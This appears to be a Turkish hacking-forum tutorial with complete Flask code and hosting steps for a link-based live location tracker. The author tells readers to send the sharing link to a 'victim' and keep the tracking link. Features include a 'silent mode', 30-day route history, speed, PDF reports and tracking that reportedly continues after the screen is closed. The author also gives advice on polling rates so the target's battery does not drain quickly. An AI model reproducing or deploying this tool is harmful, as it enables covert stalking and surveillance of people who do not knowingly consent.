Öncelikle Selamün Aleyküm Cümleten Hepinizin Bayramı Mübarek Olsun THT Aİlesi
Bugün Size Link İLe Canlı Anlık Konum Takibi Nasıl Yapılır Onu Göstereceğim.
Bugün Size Link İLe Canlı Anlık Konum Takibi Nasıl Yapılır Onu Göstereceğim.
Bu Kodu Farklı Sitelerde de çalıştırabilirsiniz linux termux üzerinden ngrok cloudflare linki oluşturupda yapabilirsiniz.
Ama Ben Kalıcı Olsun diye direk aşağıdaki siteden giriş yaptım hadi ozaman konuya geçelim.
Öncelikle Host, run, and code Python in the cloud: PythonAnywhereSitesini Gidiyoruz.
Sağ üst köşeden Pricing & signup sekmesine tıklayalım.
Üyelikleri es geçin biraz aşağıya inip Create A Beginner Account butonuna tıklayın.

dzyeuiy.png - Hızlı Resim
Bu görsel, Hızlı Resim'e 27 Mayıs 2026 tarihinde yüklendi, 1265×589 piksel çözünürlüğünde, PNG formatındadır. — ID: dzyeuiy
 hizliresim.com
Resim linkini buraya bıraktım resimi ekleyemedim bi türlü.
ÖNEMLİ: Arkadaşlar burada girdiğiniz kullanıcı adı sizin sitenizin linkine verilecek örnek olarak mertarslan.pythonanywhere.com
Bu şekilde oluyor kullanıcı adını ona göre seçin.
Siteye Giriş Yaptıktan Sonra
Şöyle bir anasayfa karşılicak bizi

5p3h8i6.png - Hızlı Resim
Bu görsel, Hızlı Resim'e 27 Mayıs 2026 tarihinde yüklendi, 1298×538 piksel çözünürlüğünde, PNG formatındadır. — ID: 5p3h8i6
hizliresim.com
Anasayfada Sağ Üstte Bulunan Web Sekmesine Tıklayın.
Soldaki add a new web app butonuna tıklayın
Next Dİyin Ve Sürüm Seçme Yerine Geldiniz

klzeald.png - Hızlı Resim
Bu görsel, Hızlı Resim'e 27 Mayıs 2026 tarihinde yüklendi, 1258×603 piksel çözünürlüğünde, PNG formatındadır. — ID: klzeald
hizliresim.com
Flask Butonuna Tıklayın.
PYTHON 3.10 Sürümünü Seçin Dİğer Sürümler Çok İLerde Seviye OLduğu için bizim kodlarla uyuşmayabilir.
Ve seçtikten sonra next diyerek ilerleyebilirsiniz.

i9zcnu2.png - Hızlı Resim
Bu görsel, Hızlı Resim'e 27 Mayıs 2026 tarihinde yüklendi, 1279×578 piksel çözünürlüğünde, PNG formatındadır. — ID: i9zcnu2
hizliresim.com
Şimdi geldik buraya
Sağ üstten Files Sekmesine Gelelim.
Solda My.site Yazan Yere Tıklayın
Ve Ortada Flask_app.py dosyasına tıklayın.
Orada Ne yazıyorsa onları bir silin ctrl+a delete diyip şimdiki vereceğim kodları yapıştırın.
Python:
from flask import Flask, render_template_string, request, jsonify, send_file
import json
import os
from datetime import datetime, timedelta
import math
import requests
from io import BytesIO
from reportlab.lib.pagesizes import A4
from reportlab.platypus import SimpleDocTemplate, Paragraph, Spacer, Table, TableStyle
from reportlab.lib.styles import getSampleStyleSheet, ParagraphStyle
from reportlab.lib import colors
from reportlab.lib.units import cm
app = Flask(__name__)
LOCATIONS_FILE = '/home/rootmea/locations.json' Rootmea Yazan yeri sizin kullanıcı adınızı yazın.
def load_locations():
if os.path.exists(LOCATIONS_FILE):
with open(LOCATIONS_FILE, 'r') as f:
return json.load(f)
return {}
def save_locations(locations):
with open(LOCATIONS_FILE, 'w') as f:
json.dump(locations, f, indent=2)
locations = load_locations()
# Hava durumu API'si (OpenWeatherMap - ücretsiz, kayıt gerek)
# Ücretsiz API key al: https://openweathermap.org/api
WEATHER_API_KEY = "YOUR_API_KEY_HERE" # Kendi API key'ini al
def get_weather(lat, lon):
"""Hava durumu bilgisi al"""
if WEATHER_API_KEY == "YOUR_API_KEY_HERE":
return {"temp": "?", "condition": "Hava durumu için API key gerekli", "icon": "🌡️"}
try:
url = f"http://api.openweathermap.org/data/2.5/weather?lat={lat}&lon={lon}&appid={WEATHER_API_KEY}&units=metric&lang=tr"
response = requests.get(url, timeout=5)
data = response.json()
if response.status_code == 200:
return {
"temp": round(data['main']['temp']),
"condition": data['weather'][0]['description'],
"icon": f"http://openweathermap.org/img/w/{data['weather'][0]['icon']}.png"
}
except:
pass
return {"temp": "?", "condition": "Hava durumu alınamadı", "icon": "🌡️"}
def calculate_distance(lat1, lon1, lat2, lon2):
R = 6371
lat1, lon1, lat2, lon2 = map(math.radians, [lat1, lon1, lat2, lon2])
dlat = lat2 - lat1
dlon = lon2 - lon1
a = math.sin(dlat/2)**2 + math.cos(lat1) * math.cos(lat2) * math.sin(dlon/2)**2
c = 2 * math.asin(math.sqrt(a))
return R * c
HTML_INDEX = '''
<!DOCTYPE html>
<html>
<head>
<title>Konum Takip Sistemi</title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
body { font-family: Arial; text-align: center; padding: 20px; }
.link-box { background: #f0f0f0; padding: 20px; border-radius: 10px; display: inline-block; }
input { width: 300px; padding: 10px; margin: 5px; }
button { padding: 10px 20px; font-size: 16px; background: #007bff; color: white; border: none; border-radius: 5px; cursor: pointer; }
</style>
</head>
<body>
<h1>📍 Konum Takip Sistemi</h1>
<div class="link-box">
<h3>Yeni takip bağlantısı oluştur:</h3>
<button onclick="createLink()">Bağlantı Oluştur</button>
<div id="result" style="margin-top:20px;"></div>
</div>
<script>
function createLink() {
const session_id = Math.random().toString(36).substring(2, 10);
fetch('/create/' + session_id).then(() => {
const shareLink = window.location.origin + '/share/' + session_id;
const trackLink = window.location.origin + '/track/' + session_id;
document.getElementById('result').innerHTML = `
<p><strong>📤 Karşı tarafa göndereceğin link:</strong><br>
<input type="text" value="${shareLink}" readonly style="width:100%">
</p>
<p><strong>👀 Senin takip edeceğin link (sakla):</strong><br>
<input type="text" value="${trackLink}" readonly style="width:100%">
</p>
<p>⚠️ Kişi linke tıklayıp "Konumu Paylaş" butonuna basmalı!</p>
<p>✅ Rota, hız, hava durumu, takvim ve PDF raporu!</p>
`;
});
}
</script>
</body>
</html>
'''
HTML_SHARE = '''
<!DOCTYPE html>
<html>
<head>
<title>Konum Paylaş</title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
body { font-family: Arial; text-align: center; padding: 20px; }
button { padding: 15px 30px; font-size: 18px; background: #007bff; color: white; border: none; border-radius: 5px; cursor: pointer; margin: 10px; }
.status { margin-top: 20px; font-size: 16px; }
.info { margin-top: 20px; font-size: 12px; color: gray; }
.silent-mode { background: #6c757d; }
</style>
</head>
<body>
<h1>📍 Konum Paylaş</h1>
<p><strong>{{ session_id }}</strong> size konum takibi için bağlantı gönderdi.</p>
<button id="shareBtn">📍 Konumumu Paylaşmaya Başla</button>
<button id="silentBtn" class="silent-mode">🔇 Sessiz Modda Paylaş</button>
<div class="status" id="status"></div>
<div class="info">
✅ Konum her 20 saniyede bir güncellenir<br>
✅ Rota çizgisi ve hız takibi yapılır<br>
✅ Son 24 saatlik geçmiş kaydedilir<br>
✅ Takvimden gün seçip geçmişi görebilirsiniz<br>
✅ PDF raporu indirebilirsiniz
</div>
<script>
let watchId = null;
let session_id = "{{ session_id }}";
let isActive = false;
let silentMode = false;
function sendLocation(position) {
fetch('/update/' + session_id, {
method: 'POST',
headers: { 'Content-Type': 'application/json' },
body: JSON.stringify({
lat: position.coords.latitude,
lon: position.coords.longitude,
timestamp: position.timestamp,
accuracy: position.coords.accuracy,
speed: position.coords.speed,
datetime: new Date().toISOString()
})
}).catch(err => console.log('Hata:', err));
if (!silentMode) {
document.getElementById('status').innerHTML = "✅ Konum gönderildi (20sn)";
document.getElementById('status').style.color = "green";
}
}
function startSharing(isSilent = false) {
silentMode = isSilent;
if ("geolocation" in navigator) {
if (watchId !== null) {
navigator.geolocation.clearWatch(watchId);
}
watchId = navigator.geolocation.watchPosition(
sendLocation,
(error) => {
document.getElementById('status').innerHTML = "⚠️ Hata: " + error.message;
setTimeout(() => startSharing(silentMode), 5000);
},
{ enableHighAccuracy: true, maximumAge: 0, timeout: 20000 }
);
isActive = true;
document.getElementById('shareBtn').disabled = true;
document.getElementById('silentBtn').disabled = true;
const msg = silentMode ? "🔇 Sessiz modda konum paylaşılıyor..." : "📍 Konum paylaşılıyor... (20sn aralık)";
document.getElementById('status').innerHTML = msg;
document.getElementById('status').style.color = "green";
} else {
alert("Tarayıcınız konum desteğine sahip değil.");
}
}
document.getElementById('shareBtn').onclick = () => startSharing(false);
document.getElementById('silentBtn').onclick = () => startSharing(true);
</script>
</body>
</html>
'''
HTML_TRACK = '''
<!DOCTYPE html>
<html>
<head>
<title>Konum Takip</title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="https://unpkg.com/[email protected]/dist/leaflet.css" />
<link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/flatpickr/dist/flatpickr.min.css">
<script src="https://unpkg.com/[email protected]/dist/leaflet.js"></script>
<script src="https://cdn.jsdelivr.net/npm/flatpickr"></script>
<style>
body { margin: 0; padding: 0; }
#map { height: 60vh; width: 100%; }
.info-panel {
position: relative; background: #1a1a2e; padding: 15px;
border-radius: 12px; margin: 10px; color: white;
font-size: 13px; box-shadow: 0 2px 10px rgba(0,0,0,0.3);
}
.status-led { display: inline-block; width: 8px; height: 8px; background: #0f0; border-radius: 50%; animation: pulse 1s infinite; margin-right: 5px; }
@keyframes pulse { 0% { opacity: 1; } 50% { opacity: 0.3; } 100% { opacity: 1; } }
.speed-box { background: #007bff; padding: 3px 8px; border-radius: 12px; display: inline-block; font-size: 11px; }
.weather-box { background: #ff9800; padding: 3px 8px; border-radius: 12px; display: inline-block; font-size: 11px; margin-left: 5px; }
.history-btn, .pdf-btn, .calendar-btn {
background: #007bff; padding: 8px 15px; border-radius: 8px;
color: white; cursor: pointer; font-size: 12px; border: none;
margin: 5px; display: inline-block;
}
.pdf-btn { background: #dc3545; }
.calendar-btn { background: #28a745; }
.route-list {
max-height: 200px; overflow-y: auto; background: #0d0d1a;
border-radius: 8px; padding: 10px; margin-top: 10px;
font-size: 11px;
}
.route-item { padding: 5px; border-bottom: 1px solid #333; }
.date-picker { margin: 10px 0; }
.flex-buttons { display: flex; flex-wrap: wrap; gap: 8px; align-items: center; }
</style>
</head>
<body>
<div id="map"></div>
<div class="info-panel">
<div class="flex-buttons">
<div><span class="status-led"></span> <strong>Canlı Takip</strong> (20sn)</div>
<button class="history-btn" id="liveBtn">🔄 Son Konum</button>
<button class="calendar-btn" id="calendarBtn">📅 Tarih Seç</button>
<button class="pdf-btn" id="pdfBtn">📄 PDF Rapor</button>
</div>
<div class="date-picker" id="datePicker" style="display:none;">
<input type="date" id="dateInput" style="padding:5px; border-radius:5px; border:none;">
<button id="loadDateBtn">📜 O Günün Rotalarını Göster</button>
</div>
<div id="coordsInfo">📍 Koordinat bekleniyor...</div>
<div id="speedInfo">⚡ Hız: -- km/sa</div>
<div id="weatherInfo">🌤️ Hava durumu: --</div>
<div id="routeInfo">📍 Toplam mesafe: -- km</div>
<div id="lastUpdate">🕐 Son güncelleme: --</div>
<div id="routeList" class="route-list">
<div style="color:#888;">📍 Rota geçmişi burada görünecek</div>
</div>
</div>
<script>
const session_id = "{{ session_id }}";
let map = L.map('map').setView([41.0082, 28.9784], 13);
L.tileLayer('https://{s}.basemaps.cartocdn.com/light_all/{z}/{x}/{y}{r}.png', {
attribution: '© <a href="https://www.openstreetmap.org/copyright">OSM</a>'
}).addTo(map);
let marker = null;
let routeLine = null;
let totalDistance = 0;
let currentHistory = [];
function formatTime(isoString) {
if (!isoString) return '--';
let d = new Date(isoString);
return d.toLocaleString('tr-TR');
}
function formatTimeShort(isoString) {
if (!isoString) return '--';
let d = new Date(isoString);
return d.toLocaleTimeString('tr-TR', { hour: '2-digit', minute: '2-digit', second:'2-digit' });
}
function updateUI(data) {
if (data.lat && data.lon) {
document.getElementById('coordsInfo').innerHTML = `📍 ${data.lat.toFixed(6)}, ${data.lon.toFixed(6)}`;
document.getElementById('lastUpdate').innerHTML = `🕐 Son güncelleme: ${formatTimeShort(data.datetime)}`;
if (data.speed !== undefined && data.speed !== null) {
let speedKmh = (data.speed * 3.6).toFixed(1);
document.getElementById('speedInfo').innerHTML = `⚡ Hız: ${speedKmh} km/sa`;
}
// Hava durumu
fetch('/weather/' + session_id)
.then(res => res.json())
.then(weather => {
document.getElementById('weatherInfo').innerHTML = `🌤️ ${weather.condition} ${weather.temp}°C`;
});
}
}
function updateRoute(history) {
if (!history || history.length === 0) return;
currentHistory = history;
let points = history.map(p => [p.lat, p.lon]);
if (routeLine) map.removeLayer(routeLine);
routeLine = L.polyline(points, { color: '#007bff', weight: 4, opacity: 0.8 }).addTo(map);
totalDistance = 0;
for (let i = 1; i < history.length; i++) {
let lat1 = history[i-1].lat, lon1 = history[i-1].lon;
let lat2 = history[i].lat, lon2 = history[i].lon;
let R = 6371;
let dlat = (lat2 - lat1) * Math.PI / 180;
let dlon = (lon2 - lon1) * Math.PI / 180;
let a = Math.sin(dlat/2)**2 + Math.cos(lat1 * Math.PI/180) * Math.cos(lat2 * Math.PI/180) * Math.sin(dlon/2)**2;
totalDistance += 2 * R * Math.asin(Math.sqrt(a));
}
document.getElementById('routeInfo').innerHTML = `📍 Toplam mesafe: ${totalDistance.toFixed(2)} km`;
let last = history[history.length-1];
map.setView([last.lat, last.lon], 15);
if (marker) map.removeLayer(marker);
marker = L.marker([last.lat, last.lon]).addTo(map);
// Rota listesini göster
let listHtml = '<div style="font-weight:bold; margin-bottom:5px;">📋 Rota Detayı (son 50 kayıt):</div>';
let recent = history.slice(-50).reverse();
for (let h of recent) {
let speed = h.speed ? (h.speed * 3.6).toFixed(1) + ' km/sa' : '--';
listHtml += `<div class="route-item">🕐 ${formatTimeShort(h.datetime)} | 📍 ${h.lat.toFixed(5)}, ${h.lon.toFixed(5)} | ⚡ ${speed}</div>`;
}
document.getElementById('routeList').innerHTML = listHtml;
}
function fetchHistory() {
fetch('/history/' + session_id)
.then(res => res.json())
.then(history => {
if (history && history.length > 0) updateRoute(history);
});
}
function fetchLive() {
fetch('/location/' + session_id)
.then(res => res.json())
.then(data => {
if (data.lat && data.lon) updateUI(data);
});
}
// Takvim seçimi
document.getElementById('calendarBtn').onclick = () => {
let picker = document.getElementById('datePicker');
picker.style.display = picker.style.display === 'none' ? 'block' : 'none';
};
document.getElementById('loadDateBtn').onclick = () => {
let date = document.getElementById('dateInput').value;
if (!date) return;
fetch('/history_date/' + session_id + '?date=' + date)
.then(res => res.json())
.then(history => {
if (history && history.length > 0) {
updateRoute(history);
alert(`${date} tarihinde ${history.length} konum kaydı bulundu.`);
} else {
alert("Bu tarihte konum kaydı yok.");
}
});
};
document.getElementById('liveBtn').onclick = () => fetchHistory();
document.getElementById('pdfBtn').onclick = () => {
window.open('/pdf/' + session_id, '_blank');
};
setInterval(fetchLive, 5000);
setInterval(fetchHistory, 15000);
fetchHistory();
fetchLive();
</script>
</body>
</html>
'''
@app.route('/')
def index():
return render_template_string(HTML_INDEX)
@app.route('/create/<session_id>')
def create(session_id):
locations[session_id] = {'current': {}, 'history': []}
save_locations(locations)
return 'ok'
@app.route('/share/<session_id>')
def share(session_id):
return render_template_string(HTML_SHARE, session_id=session_id)
@app.route('/track/<session_id>')
def track(session_id):
return render_template_string(HTML_TRACK, session_id=session_id)
@app.route('/update/<session_id>', methods=['POST'])
def update(session_id):
global locations
data = request.json
if session_id not in locations:
locations[session_id] = {'current': {}, 'history': []}
locations[session_id]['current'] = data
now = datetime.now()
cutoff = now - timedelta(hours=720) # 30 gün
new_history = []
for h in locations[session_id].get('history', []):
try:
h_time = datetime.fromisoformat(h.get('datetime', ''))
if h_time > cutoff:
new_history.append(h)
except:
pass
locations[session_id]['history'] = new_history
locations[session_id]['history'].append(data)
save_locations(locations)
return 'ok'
@app.route('/location/<session_id>')
def location(session_id):
return jsonify(locations.get(session_id, {}).get('current', {}))
@app.route('/history/<session_id>')
def history(session_id):
return jsonify(locations.get(session_id, {}).get('history', []))
@app.route('/history_date/<session_id>')
def history_date(session_id):
date_str = request.args.get('date', '')
if not date_str:
return jsonify([])
target_date = date_str[:10]
history = locations.get(session_id, {}).get('history', [])
filtered = []
for h in history:
h_date = h.get('datetime', '')[:10]
if h_date == target_date:
filtered.append(h)
return jsonify(filtered)
@app.route('/weather/<session_id>')
def weather(session_id):
current = locations.get(session_id, {}).get('current', {})
if current and 'lat' in current and 'lon' in current:
lat, lon = current['lat'], current['lon']
weather_data = get_weather(lat, lon)
return jsonify(weather_data)
return jsonify({"temp": "?", "condition": "Konum yok", "icon": "🌡️"})
@app.route('/pdf/<session_id>')
def generate_pdf(session_id):
history = locations.get(session_id, {}).get('history', [])
from io import BytesIO
buffer = BytesIO()
doc = SimpleDocTemplate(buffer, pagesize=A4)
styles = getSampleStyleSheet()
story = []
story.append(Paragraph(f"Konum Takip Raporu - {session_id}", styles['Title']))
story.append(Spacer(1, 0.5*cm))
story.append(Paragraph(f"Oluşturulma Tarihi: {datetime.now().strftime('%d.%m.%Y %H:%M')}", styles['Normal']))
story.append(Spacer(1, 0.5*cm))
if history:
data = [["Tarih", "Saat", "Enlem", "Boylam", "Hız (km/sa)"]]
for h in history[-500:]:
dt = datetime.fromisoformat(h.get('datetime', ''))
date_str = dt.strftime('%d.%m.%Y')
time_str = dt.strftime('%H:%M:%S')
lat = f"{h.get('lat', 0):.5f}"
lon = f"{h.get('lon', 0):.5f}"
speed = f"{(h.get('speed', 0) * 3.6):.1f}" if h.get('speed') else '--'
data.append([date_str, time_str, lat, lon, speed])
table = Table(data)
table.setStyle(TableStyle([
('BACKGROUND', (0,0), (-1,0), colors.grey),
('TEXTCOLOR', (0,0), (-1,0), colors.whitesmoke),
('ALIGN', (0,0), (-1,-1), 'CENTER'),
('FONTNAME', (0,0), (-1,0), 'Helvetica-Bold'),
('FONTSIZE', (0,0), (-1,0), 10),
('BOTTOMPADDING', (0,0), (-1,0), 8),
('GRID', (0,0), (-1,-1), 0.5, colors.grey),
]))
story.append(table)
else:
story.append(Paragraph("Henüz konum verisi bulunmuyor.", styles['Normal']))
doc.build(story)
buffer.seek(0)
return send_file(buffer, as_attachment=True, download_name=f"konum_raporu_{session_id}_{datetime.now().strftime('%Y%m%d_%H%M%S')}.pdf", mimetype='application/pdf')Coddaki 16. Satıra Kendi Dosya Dizininizi Yazın
32. Yerede Canınız İsterse Hava Durumu APisi girin çoğu site dışarıya yasal api veriyor.

thswilj.png - Hızlı Resim
Bu görsel, Hızlı Resim'e 27 Mayıs 2026 tarihinde yüklendi, 1352×596 piksel çözünürlüğünde, PNG formatındadır. — ID: thswilj
hizliresim.com
Son Durum Böyle Sağ üstten saveye basıp kaydedelim.
Ana Sayfaya Geri DÖnelim
Sağ Üstten yine web sekmesine basın

mvw5tbe.png - Hızlı Resim
Bu görsel, Hızlı Resim'e 27 Mayıs 2026 tarihinde yüklendi, 1291×591 piksel çözünürlüğünde, PNG formatındadır. — ID: mvw5tbe
hizliresim.com
Ve Bu Sayafaya Geldikten Sonra Ortadaki Yeşil Reload Tuşuna Basalım.
Üstteki Linkten Adrese Gidelim.
 Konum Takip Sistemi
Yeni takip bağlantısı oluştur:
Bağlantı Oluştur a basalım ve 2 tane link verecek birini kurbana gönderin diğerini siz googleye yazın ve aratın.
Takip Arayüzü

4287nq4.png - Hızlı Resim
Bu görsel, Hızlı Resim'e 27 Mayıs 2026 tarihinde yüklendi, 1359×603 piksel çözünürlüğünde, PNG formatındadır. — ID: 4287nq4
hizliresim.com
ÖNEMLİ:
kurbana gönderilen linkde çok net şekilde konum bilgisi istiyor bilerek başka şekilde arayüz eklemedim siz geliştirirsiniz.
oradan evet derse anlık olarak ekranı kapatsa bile takip edersiniz
kodlar açıkta istediğiniz gibi düzenleme yapabilirsiniz.
kurban linke tıkladıktan 2 saniye sonra size konum bilgisi düşecektir.
Kodda DÜzenleme yaparken sorgulama süresini 2snye felan düşürmeyin karşıdakinin şarjını cok hızlı bitirir 20-30snlerde kalsın.
Özellikleri:
Takvim ile gün seçimi
Saat, koordinat, hız, mesafe bilgisi
Anlık hava durumu
PDF raporu indir
Bağlantı kopunca otomatik yeniden bağlanacak
Sayfa kapansa bile konum durmayacak
Arka planda çalışmaya devam edecek
Bir kere izin verince sürekli aktif kalacak
İnternet geri gelince otomatik konum gönderimi devam edecek
Kendi Kendime Düzenlemelerde Yapmak İstiyorum Neler Ekleyebilirim?
Bugünkü Konu Bu Kadardı Umarım Yararlı Olmuştur takıldığınız Yeri Aşağıda Bİldirin Yardımcı Olayım İyi Formlar.